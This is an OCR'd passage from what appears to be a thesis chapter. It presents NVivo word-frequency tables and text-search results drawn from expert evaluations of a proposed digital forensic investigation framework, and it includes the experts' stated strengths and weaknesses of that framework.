
Display words ● 25 most frequent
○ All

With minimum length 2

Grouping
- Exact matches (e.g. "talk")
- With stemmed words (e.g. "talking")
- With synonyms (e.g. "speak")
- With specializations (e.g. "whisper")
- With generalizations (e.g. "communicate")

Word	Length	Count	Weighted Percentage (%)
yes	3	42	4.28
framework	9	27	2.75
data	4	20	2.04
forensic	8	19	1.93
system	6	19	1.93
future	6	15	1.53
digital	7	14	1.43
real	4	11	1.12
systems	7	11	1.12
critical	8	10	1.02
features	8	10	1.02
industry	8	10	1.02
think	5	10	1.02
processes	9	9	0.92
analysis	8	8	0.81
results	7	8	0.81
testing	7	8	0.81
adopted	7	7	0.71
answers	7	7	0.71
effective	9	7	0.71
expert	6	7	0.71
link	4	7	0.71
acquisition	11	6	0.61
easy	4	6	0.61
environment	11	6	0.61

Figure 6.2: Exact Matching of Top 25 Most Frequent Words from the Evaluation



Search in: Selected Items...


Display words: ● 25 most frequent ○ All

With minimum length: 2

Grouping
- Exact matches (e.g. "talk")
- ● With stemmed words (e.g. "talking")
- With synonyms (e.g. "speak")
- With specializations (e.g. "whisper")
- With generalizations (e.g. "communicate")

Word	Length	Count	Weighted Percentage (%)	Similar Words
yes	3	42	4.28	yes
systems	7	30	3.05	system, systems
framework	9	27	2.75	framework
data	4	20	2.04	data
forensic	8	19	1.93	forensic
future	6	15	1.53	future
digital	7	14	1.43	digital
processes	9	14	1.43	process, processes
features	8	13	1.32	feature, features
implemented	11	13	1.32	implementation, implemented, implementing
testing	7	12	1.22	test, tested, testing
investigations	14	12	1.22	investigations, investigator, investigators
critical	8	11	1.12	critical, critically
real	4	11	1.12	real
industry	8	10	1.02	industry
think	5	10	1.02	think
adopted	7	9	0.92	adopted, adopting, adoption
provided	8	9	0.92	provide, provided, provides, providing
answers	7	9	0.92	answer, answers
control	7	9	0.92	control, controlled, controlling
analysis	8	8	0.81	analysis
effective	9	8	0.81	effective, effectively
environments	12	8	0.81	environment, environments
expert	6	8	0.81	expert, experts'
results	7	8	0.81	results

Figure 6.3: Stemmed Matching of Top 25 Most Frequent Words from the Evaluation



Word Frequency Criteria

Search in: Selected Items...

Display words: ● 25 most frequent ○ All

With minimum length: 2

Grouping
- Exact matches (e.g. "talk")
- With stemmed words (e.g. "talking")
- With synonyms (e.g. "speak") ◄
- With specializations (e.g. "whisper")
- With generalizations (e.g. "communicate")

Word	Length	Count	Weighted Percentage (%)	Similar Words
yes	3	42	4.28	yes
system	6	36	3.59	arranged, order, system, systematic, systems
framework	9	29	2.95	framework, model
data	4	21	2.09	data, information
forensic	8	19	1.93	forensic
results	7	27	1.88	answer, answers, effective, effectively, ensue, outcomes, results
processes	9	23	1.82	procedure, procedures, process, processes, works
get	3	28	1.81	acquire, acquired, begin, comes, experience, get, getting, go, going, make, obtain, obtained, obtaining, start, starts, take
support	7	19	1.58	assist, assistance, assistances, assisting, confirmed, helpful, live, support, supportive
testing	7	19	1.58	examination, examiners, proves, test, tested, testing
future	6	15	1.53	future
investigations	14	17	1.48	detect, detecting, investigations, investigator, investigators, researcher
digital	7	14	1.43	digital
features	8	13	1.32	feature, features
implemented	11	13	1.32	implementation, implemented, implementing
potential	9	13	1.32	capabilities, capability, capable, like, possible, potential
stage	5	17	1.25	arranged, level, phase, present, presentation, presented, stage, stages
real	4	12	1.22	genuine, real
adopted	7	17	1.20	accepted, acquire, acquired, adopted, adopting, adoption, follow, take
needs	5	15	1.13	involve, need, needed, needs, require, required, requires, take
critical	8	11	1.12	critical, critically
think	5	11	1.07	consider, think
control	7	12	1.07	checked, control, controlled, controlling, ensure, see
effective	9	16	1.04	effective, effectively, efficiency, efficient, good, impressive, strength
industry	8	10	1.02	industry

Figure 6.4: Synonyms of Top 25 Most Frequent Words from the Evaluation


Though “features” is the one near to the centre of the “exact matching” word list; however, it is positioned nearly in the middle of the “stemmed” word list up three levels. Accordingly, the word count has been raised from 10 times in “exact matching” to 13 times in “stemmed word” until 13 times in “synonyms” word list. This is because of the way the experts have put their answers. This yet again validates the expert’s claim that the artefact is suitable in solving digital crime investigation problems.

6.2.3 Text Search Result

After running the "word frequency" query, a "text search" query is utilized to comprehend the importance of these most regularly words in the content. This can give the researcher a better understanding of the selections and comprehension of these words in context. It helps with critical reflection and for thinking. "text search" query enables the specialist to look for words or expressions from referenced material. It tends to be used to:

- Explore the utilization, setting and significance of words if a few articulations are utilized more broadly in a particular content.
- Understand if a thought or subject is pervasive from the referenced material.
- Automatically code words or expressions.
- Search for ideas that incorporate comparable words.

According to the outcome received from “word frequency” query, the following words have been used: “effective”, “suitable”, “easy”, “control”, “adopted”, “strength”, “weakness”, “suitable”, “completed”, “modifications”, “realistic”, “helpful”, “implementation” and “trace”. These words have been selected from the evaluation form to study the link of each characteristic of the proposed artefact. Different types of queries have been utilized in this evaluation in order to enrich the results with the most accurate and linkable information. These types are: “exact matching”, “stemmed word”, and “synonyms”. Figures 6.5 to 6.15 show the full results.



Quick Start Steps
NVIVO Analysis
Text Search - Results Preview
Text Search Criteria
Run Query
Save Results...
Add to Project...
Files & Externals
Selected Items...
Selected Folders...
Special
Summary
Reference
Text
Word Tree

Search in: Files & Externals

Search for: Effective


Spread to: None

Find:
- Exact matches (e.g. "talk")
- With stemmed words (e.g. "talking")
- With synonyms (e.g. "speak")
- With specializations (e.g. "whisper")
- With generalizations (e.g. "communicate")

and control features . Simple
in Hadoop are helpful
and
you think the Framework
you think the system
are
potential vulnerabilities . Yes , it is
Q1 : From your experience , how
to be obtained . Strength : Cost -
effective
.
Physical & remote data acquisition are
Yes . Remote data acquisition provided
in
detecting system vulnerabilities ? Yes ,
tracing criminals ? Yes , tracing
Need to be implemented against
this system would be in
Weakness : need to record results

Figure 6.5: Exact Matching Word query for “Effective”

The result from exact matching word query and stemmed word show the same results, which reflects the consistency of the experts’ opinions on the proposed artefact. Some query results came from “stemmed word” have been considered as the same as “exact match”, and those results are included in this evaluation for balance.



Search in: Files & Externals


Search for: efficient

Spread to: None

Find:
- Exact matches (e.g. "talk")
- With stemmed words (e.g. "talking")
- With synonyms (e.g. "speak")
- With specializations (e.g. "whisper")
- With generalizations (e.g. "communicate")

This system is integrated and
you see ? Yes . It is
efficient
for digital forensic investigators and
in controlled environments that have

Figure 6.6: Exact Matching Word query for “efficient”



Search in: Files & Externals


Search for: Suitable

Spread to: None

Find: Exact matches (e.g. "talk")
- With stemmed words (e.g. "talking")
- With synonyms (e.g. "speak")
- With specializations (e.g. "whisper")
- With generalizations (e.g. "communicate")

Figure 6.7: Exact Matching Word query for “suitable”

The following word acquired is “completed”. Regardless of whether the artefact is considered as effective and efficient, but it is not completed, at that point it cannot be tested and utilized in a genuine work situation. The both stemmed and accurate exact matching word outputs demonstrate that numerous specialists trust the artefact is genuinely completed. However, many prescribe to execute the framework in a working environment and for future improvements. Figure 6.8 demonstrates the exact matching outcome for the word “completed”.



Search in: Files & Externals

Search for: completed

Spread to: None

Find: Exact matches (e.g. "talk")
- With stemmed words (e.g. "talking")
- With synonyms (e.g. "speak")
- With specializations (e.g. "whisper")
- With generalizations (e.g. "communicate")


Figure 6.8: Exact Matching Word query for “Completed”

The following viewpoints that the experts are keen on are strengths and weaknesses of the artefact. In this way, the following two search words are “strength” and “weakness”, independently. Figure 6.9 and 6.10 shows the evaluation result for both “strength “and “weakness”. The outcomes demonstrate that the artefact has the following strengths:

- Ready for commercial implementation
- Reliable for tracing criminals
- Simple and effective
- Adaptability, and efficiency
- Cost-effective
- Critical – multilayer functions

Also, the results in terms of the proposed artefact show some weaknesses:

- Some modifications to be made in the future for framework protection and control features.
- Need to be implemented against real systems.
- In the future, more results would be great to be obtained.
- Need to record results into a database.
- System needs to be customized specifically to each environment.



Text Search Criteria

Search in: Files & Externals

Search for: Strength

Spread to: None


Find: Exact matches (e.g. "talk")

be great to be obtained . strength : Cost - effective Weakness : need to

record results into a database . strength : critical - multilayer functions . Weakness : system

Quick Start Steps
NVIVO Analysis
Text Search - Results Preview
Run Query
Save Results...
Add to Project...
Selected Items...
Selected Folders...
Special
With stemmed words (e.g. "talking")
With synonyms (e.g. "speak")
With specializations (e.g. "whisper")
With generalizations (e.g. "communicate")
Summary
Reference
Text
Word Tree

Figure 6.9: Exact Matching Word query for “strength”


Quick Start Steps
NVIVO Analysis
Text Search - Results Preview
Text Search Criteria
Run Query
Save Results...
Add to Project...
Files & Externals
Selected Items...
Selected Folders...
Special
Summary
Reference
Text
Word Tree

Search in: Files & Externals

Search for: Weakness


Spread to: None

Find:
- Exact matches (e.g. "talk")
- With stemmed words (e.g. "talking")
- With synonyms (e.g. "speak")
- With specializations (e.g. "whisper")
- With generalizations (e.g. "communicate")

database . Strength : critical - multilayer functions
systems . Strengthens : adaptability , and efficiency
be obtained . Strength : Cost - effective
weakness
:
in the future , more results
need to record results into
system needs to be customized

Figure 6.10: Exact Matching Word query for "weakness"

The analyst has seen that from both expert assessment and thematic investigation, the expression of "implementation" has occurred. Every one of the specialists have recommended that the proposed artefact to be actualized and put into real-world tests. Figure 6.11 demonstrates the query output for "implementation".



Search in: Files & Externals

Search for: implementation

